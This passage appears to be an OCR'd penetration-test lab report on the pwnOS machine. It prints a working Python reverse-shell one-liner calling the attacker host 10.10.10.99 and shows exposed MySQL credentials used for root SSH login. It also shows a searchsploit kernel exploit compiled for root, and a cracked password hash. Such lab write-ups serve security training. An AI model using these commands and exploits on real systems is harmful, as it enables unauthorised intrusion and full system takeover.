
On the browser, since payload has been planted on the the victim machine, we can execute python script/payload to communicate on attacker using reverse shell.

```
Payload: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.
SOCK_STREAM);s.connect(("10.10.10.99",222));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



At the same time, I also use python script on the running reverse shell to have interactive TTY.

```
1  python -c 'import pty; pty.spawn("/bin/bash")'
```



3.2.2 Privilege Escalation

This section will provide various ways on how to escalate the privilege or to gain root access. Rooting the machine is the main goal on this box

Web Misconfiguration

If we explore files and directory on our access. We can see misconfigured files such “mysqli_connect”. A sensitive file which could lead on exposing sql credentials.

```
www-data@web:/var/www$ ls
ls
activate.php  info.php            shell.php   shell6.php    tmpueovc.php
blog          login.php           shell2.php  tmpbqelj.php  tmpupbpe.php
includes      mysqli_connect.php  shell3.php  tmpbzgfo.php  tmpuwtov.php
index.php     register.php        shell5.php  tmpucvam.php
www-data@web:/var/www$ cd ..
cd ..
www-data@web:/var$ ls
ls
backups  crash       lib    lock  mail               opt  spool  uploads
cache    index.html  local  log   mysqli_connect.php  run  tmp    www
www-data@web:/var$ cat msqli_connect.php
cat msqli_connect.php
cat: msqli_connect.php: No such file or directory
www-data@web:/var$ cat mysqli_connect.php
cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:
```

It’s worth a try to test credentials from the file. As per reconnaisance, port 22 (SSH) is open.

```
1  ssh root@10.10.10.100
```

```
root@kali:~# ssh root@10.10.10.100
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc

  System information as of Tue Apr 13 07:42:01 EDT 2021

  System load:  0.0               Processes:           82
  Usage of /:   3.3% of 38.64GB   Users logged in:     0
  Memory usage: 10%               IP address for eth0: 10.10.10.100
  Swap usage:   0%

  Graph this data and manage this system at https://landscape.canonical.com/
Last login: Tue Apr 13 04:20:50 2021 from 10.10.10.99
root@web:~# whoami
root
```

… And we are now rooted.

Kernel Exploit

We can check the kernel version using the command below.

```
uname -a
```

If you want detailed information on the Linux machine, I recommend to use “LinEnum.sh”. It will enumerate all interesting information on the victim’s machine.

We knew the kernel version of the machine. Using Searchploit to test known vulnerabilities if working on the machine.

```
searchsploit -s linux 2.6 local privilege
#-s for strict search
```

```
root@kali:~# searchsploit -s linux 2.6 local privilege
```

Exploit Title	Path
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege Escalation	linux/local/44677.rb
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation	linux/local/160.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Esca	linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation	linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - BlueTooth 'bluez_sock_create' Local Privilege Esc	linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Es	linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubunt	linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escal	linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1	linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation	linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS	linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Privilege Escalation	linux_x86-64/local/4460.c
Linux Kernel 2.4/2.6 - 'sock_sendpage()' Local Privilege Escalation (3)	linux/local/9641.txt
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege E	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Esca	linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86)	linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)	linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation	linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation	linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)	linux/local/2004.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)	linux/local/2005.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (3)	linux/local/2006.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (4)	linux/local/2011.sh
Linux Kernel 2.6.17 - 'Sys_Tee' Local Privilege Escalation	linux/local/29714.txt
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privilege Escalation (2)	linux/local/5092.c
Linux Kernel 2.6.17.4 - 'proc' Local Privilege Escalation	linux/local/2013.c
Linux Kernel 2.6.18 < 2.6.18-20 - Local Privilege Escalation	linux/local/10613.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition	linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege	linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privile	linux/local/40839.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege Escalation (1)	linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 1	linux_x86-64/local/9083.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalati	linux_x86-64/local/15024.c
Linux Kernel 2.6.28/3.0 (DEC Alpha Linux) - Local Privilege Escalation	linux/local/17391.c
Linux Kernel 2.6.29 - 'ptrace_attach()' Race Condition Privilege Escalation	linux/local/8678.c
Linux Kernel 2.6.30 < 2.6.30.1 / SELinux (RHEL 5) - Local Privilege Escalation	linux/local/9191.txt
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation	linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)	linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalatio	linux/local/25444.c
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation	linux/local/15285.c
Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Es	linux/local/15704.c
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64) - 'Mempodipper' Local Priv	linux/local/18411.c

I could see interesting exploit which is highlighted above, copy the exploit on the victim's machine. And run it using gcc compiler.

```
1  gcc -O2 25444.c && ./a.out #works on pwnos
```

```
www-data@web:/tmp$ ls
ls
10.10.10.99:8000
www-data@web:/tmp$ cd 10.10.10.99:8000
cd 10.10.10.99:8000
www-data@web:/tmp/10.10.10.99:8000$ ls
ls
searchsploit
www-data@web:/tmp/10.10.10.99:8000$ cd searchsploit
cd searchsploit
www-data@web:/tmp/10.10.10.99:8000/searchsploit$ ls
ls
25444.c  39734.py  41154.sh  libhax.c  rootshell.c
www-data@web:/tmp/10.10.10.99:8000/searchsploit$ gcc -O2 25444.c && ./a.out
gcc -O2 25444.c && ./a.out
2.6.37-3.x x86_64
sd@fucksheep.org 2010
root@web:/tmp/10.10.10.99:8000/searchsploit# whoami
whoami
root
root@web:/tmp/10.10.10.99:8000/searchsploit#
```

And now we are rooted.

Please take note, that it is not recommended to use Kernel Exploit due to high probability to crush the victim's machine.

I would like to say that capturing this box has been successful.

3.3 Maintaining Access (There's no Maintaining Access that has been configured)

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning (There's no Maintaining Access that has been configured)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can

cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

SQL ADMIN, Password Hash	Plain Text
c2c4b4e51d9e23c02c15702c136c3e950ba9a4af	killerbeesareflying

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam, I never used the meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
#No buffer overflow needed on this machine.
```